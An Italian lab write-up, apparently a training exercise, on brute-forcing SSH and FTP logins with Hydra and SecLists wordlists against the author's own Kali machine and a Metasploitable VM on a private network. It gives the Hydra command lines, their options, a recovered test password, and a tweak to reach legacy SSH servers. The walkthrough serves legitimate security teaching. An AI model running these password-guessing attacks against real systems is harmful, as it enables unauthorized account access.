Configurazione e cracking con Hydra

Creazione utente test_user con password iniziale testpass

```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
Adding user `test_user' ...
Adding new group `test_user' (1001) ...
Adding new user `test_user' (1001) with group `test_user (1001)' ...
adduser: The home directory `/home/test_user' already exists.  Not touching this directory.
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] Y
Adding new user `test_user' to supplemental / extra groups `users' ...
Adding user `test_user' to group `users' ...
```

Attacco di autenticazione SSH con hydra su host 192.168.1.10 (Kali) per utente test_user con lista password

Attivazione servizio ssh


```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start ssh
```

Test connessione SSH di test_user sulla macchina


Con il comando `ifconfig` visualizzo l'IP della macchina

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.10  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe53:cba  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:53:0c:ba  txqueuelen 1000  (Ethernet)
        RX packets 10  bytes 1114 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15  bytes 2328 (2.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 40  bytes 8372 (8.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40  bytes 8372 (8.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Per testare la connessione apro la sessione ssh sulla macchina per l'utente test_user con il comando `ssh test_user@192.168.1.10`




Con il comando `sudo apt install seclists` installo liste di username e password per eseguire l'attacco. I file installati si trovano nella directory `/usr/share/seclists`, verifico il contenuto:



Nella directory `/usr/share/seclists/Usernames` troviamo le liste di usernames:




Analogamente, nella directory `usr/share/seclists/Passwords` troviamo le liste di password:



Ai fini dell'esercizio, per decidere quale file di password utiizzare per rendere più veloce la ricerca , utilizzo il comando seguente che passa la lista di tutti i file nella cartella `/usr/share/seclists/Passwords` ad un ciclo `while`, che a sua volta stampa il nome file e conta il numero di righe con il comando `wc -l`.


In questo modo individuo il file più piccolo che posso utilizzare e che contiene effettivamente la password.



Avvio l'attacco al servizio ssh con hydra per l'utente `test_user` sulla macchina Kali con il comando

```
hydra -V  -l test_user -P /usr/share/seclists/Passwords/scraped-JWT-secrets.txt 192.168.1.10 -t4 ssh
```

Lo switch `-V` visualizza tutti i tentativi effettuati da Hydra. Il parametro `-t4` limita la parallelizzazione delle ricerca a 4 task alla volta. Ecco il risultato:



Attacco di autenticazione FTP con hydra su host 192.168.1.10 (Kali) per utente test_user con lista password

Installazione servizio FTP

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1154 not upgraded.
Need to get 142 kB of archives.
After this operation, 351 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13+b2 [142 kB]
Fetched 142 kB in 2s (64.8 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 404381 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b2_amd64.deb ...
Unpacking vsftpd (3.0.3-13+b2) ...
Setting up vsftpd (3.0.3-13+b2) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.11.2-2) ...
Processing triggers for kali-menu (2023.2.3) ...
```

Avvio servizio FTP

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start vsftpd
[sudo] password for kali:
```

Per testare la connessione apro la sessione ftp sulla macchina per l'utente test_user con il comando `ftp test_user@192.168.1.10`

```
┌──(kali㉿kali)-[~]
└─$ ftp test_user@192.168.1.10
Connected to 192.168.1.10.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Avvio l'attacco al servizio ftp con hydra per l'utente `test_user` sulla macchina Kali con il comando

`hydra -V -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt ftp://192.168.1.10`


In questo caso è possibile utilizzare il file citato nel testo dell'esercizio, in quanto la ricerca ftp è più veloce e non è necessario in questo caso limitare la parallelizzazione della ricerca, lasciando il default di 16.

Lo switch `-V` visualizza tutti i tentativi effettuati da Hydra. In pochi minuti trovo il risultato:


```
[21][ftp] host: 192.168.1.10   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-10 11:51:42
```

Attacco di autenticazione SSH con hydra su host 192.168.50.100 (Metasploitable) per utente msfadmin con lista password


Ai fini dell'esercizio, per decidere quale file di password utiizzare per rendere più veloci gli attacchi, utilizzo il comando `grep -rl` per cercare i file che contengono la password ricercata, e quindi il comando `wc -l` per contare il numero di righe di ciascun file. In questo modo individuo il file più piccolo che posso utilizzare e che contiene effettivamente la password.



Da Kali eseguo poi il ping sulla macchina Metasploitable per verificare la comunicazione.



Da Kali eseguo anche un `nmap` sulla porta 22 (utilizzata dal servizio ssh) sulla macchina Metasploitable per verificare che il servizio sia attivo. Il servizio ssh su Kali è già stato avviato in precedenza.



Per testare la connessione apro la sessione ssh sulla macchina per l'utente `msfadmin` con il comando

`ssh msfadmin@192.168.50.100`

```
┌──(kali㉿kali)-[~]
└─$ ssh msfadmin@192.168.50.100
Unable to negotiate with 192.168.50.100 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

Il messaggio di errore indica che la versione SSH su Metasploitable utilizza chiavi ssh-rsa e ssh-dss, che sono deprecate e non accettate dal servizio ssh di Kali Linux.

Rieseguo il test utilizzando l'opzione `-oHostKeyAlgorithms=+ssh-dss` per aggiungere al clinet ssh (da qui il + davanti a ssh-dss) il supporto per ssh-dss agli algoritmi di chiave host. Stavolta la connessione va a buon fine.

```
┌──(kali㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-dss msfadmin@192.168.50.100
msfadmin@192.168.50.100's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Sep 10 12:42:51 2023 from 192.168.1.10
msfadmin@metasploitable:~$
```

Avvio l'attacco al servizio ssh con hydra per l'utente `msfadmin` sulla macchina Kali con il comando

`hydra -V  -l msfadmin -P /usr/share/seclists/Passwords/UserPassCombo-Jay.txt 192.168.50.100 -t4 ssh`


```
┌──(kali㉿kali)-[~]
└─$ hydra -V  -l msfadmin -P /usr/share/seclists/Passwords/UserPassCombo-Jay.txt 192.168.50.100 -t4 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-10 13:48:40
[DATA] max 4 tasks per 1 server, overall 4 tasks, 727 login tries (l:1/p:727), ~182 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ERROR] could not connect to ssh://192.168.50.100:22 - kex error : no match for method server host key algo: server [ssh-rsa,ssh-dss] client
sh.com,sk-ecdsa-sha2-nistp256@openssh.com,rsa-sha2-512,rsa-sha2-256]
```

L'errore evidenziato indica anche in questo caso che la versione SSH su Metasploitable utilizza chiavi ssh-rsa e ssh-dss, che sono deprecate e non accettate dal servizio ssh di Kali Linux.


Questo errore si può risolvere con `kali-tweaks`, uno strumento che facilita alcune configurazioni di Kali Linux, che si avvia con il comando `kali-tweaks -h`

```
┌──(kali㉿kali)-[~]
└─$ kali-tweaks -h
```

Dal primo pannello di configurazione seleziono la prima voce del menu e premo invio:




Si apre un sottomenu di servizi. Scorro fino a SSH Client e con la barra spaziatrice inserisco un asterisco in corrispondenza della voce, quindi seleziono Apply e premo invio:




Confermo la scelta (compatibilità estesa per SSH settata a VERO), seleziono OK e premo invio:

Inserisco la password root di kali e premo invio:




Infine seleziono Quit e premoinvio per chiudere:



Avviando adesso l'attacco al servizio ssh con hydra per l'utente `msfadmin` sulla macchina Kali con il comando


```
hydra -V  -l msfadmin -P /usr/share/seclists/Passwords/UserPassCombo-Jay.txt 192.168.50.100 -t4 ssh
```

Ecco il risultato:



Attacco di autenticazione FTP con hydra su host 192.168.50.100 (Metasploitable) per utente msfadmin con lista password


Da Kali eseguo un `nmap` sulla porta 21 (utilizzata dal servizio ftp) sulla macchina Metasploitable per verificare che il servizio sia attivo. Il ping da Kali verso metasploitable è già stato eseguito in precedenza e il servizio ftp su Kali è già stato installato e avviato in precedenza.



Per testare la connessione apro la sessione ftp sulla macchina per l'utente `msfadmin` con il comando

```
ftp msfadmin@192.168.50.100
```

La connessione va a buon fine.



Avviando adesso l'attacco al servizio ftp con hydra per l'utente `msfadmin` sulla macchina Kali con il comando

```
hydra -V  -l msfadmin -P /usr/share/seclists/Passwords/UserPassCombo-Jay.txt
192.168.50.100 ftp
```

Ecco il risultato: